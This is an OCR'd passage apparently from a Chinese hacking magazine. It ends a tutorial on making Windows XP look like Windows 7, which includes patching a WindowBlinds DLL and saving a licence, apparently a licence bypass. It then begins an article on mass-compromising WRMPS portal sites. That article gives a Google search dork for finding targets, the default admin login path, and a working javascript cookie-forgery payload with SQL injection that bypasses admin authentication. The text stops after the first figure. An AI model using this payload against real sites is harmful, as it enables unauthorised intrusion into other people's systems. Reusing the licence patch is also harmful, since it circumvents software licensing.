


图13




图14

三、后续美化

我们的美化进行到这已经基本到达window7的界面了。可是还保留这XP的部分东西，不仅影响美观还搞的有点不伦不类的，别急，还记得有一个安装设置2吗？我们现在就运行它，按任意键进入（如图12、13）。

先点“patch”载入“wbsrv.dll”（有时侯wbsrv.dll会找不到，所以我拷贝了一个在压缩包里）然后点“save license”保存，退出。这时主题服务会暂时关闭，不要慌张（如图14）。

接下来弹出window blinds 点立即应用主题，我们美丽的主题又回来了，而且连任务栏也转换成window7了（如图15）。




图15

然后选上方浏览器动画，选下面第二个应用，这样复制粘帖是的动画也改过来了（如图16）。




图16




图17

四、系统设置

到这就基本结束了，但还有一些后续工作要做。

因为我们刚才暂时关闭了主题服务，所以桌面也变成白的了。所以我们先在桌面上单击右键，选一张自己喜欢的做桌面。然后单击开始菜单选“重建图标缓存”（ 如图17）。选第一个，怎么样现在图标也换过来了吧！

最后把任务栏和开始菜单设置一下就好了。如果配置不算很差，可以运行LeeSoft 系列美化工具中的ViOrb.exe把任务栏半透明和窗口缩略图打开。

五、完工

OK现在的系统是不是window7了，连系统信息都是哦。最后秀上一张自己的桌面（如图18），祝大家装机成功。




图18

（文章中所涉及到的安装包已收录在光盘中）

WRMPS经典Cookie欺骗漏洞批量拿shell

寂寞日落

WRMPS（网人信息发布系统）是一款功能非常强大的地方门户系统，用它做门户网站再好不过了。不过最近发现一个很老的漏洞，很多人会问：既然是很老的漏洞了，为什么还拿出来呢？是因为这个漏洞利用率非常高，以至于现在都是。下面我就为大家介绍这个漏洞的利用方法。

漏洞范围很广，WRMPS6.0以上包括现在最新的6.5。后台没有开启认证码或者后台认证码为默认的WRMPS6。

一、拿后台

打开Google搜索“Powered By WRMPS”不要带版本号，那样局限性就太大了，现在一般都是6.0以上。我们来随便找一个，在地址后加上默认的后台登陆地址/admin/admin_login.asp，如图1。运气不太好，看到这样的就直接放弃吧。继续找，如图2，这样的就可以了。

然后我们在地址栏输入Cookie漏洞欺骗代码：

```
javascript:alert(document.cookie="Admin=ManageCode="+escape("WRMPS6")+"&Pass="+escape("Hackerxfiles")+"&Admin="+escape("admin' or '1'='1' or '1'='1")+";path=/;");
```




图1

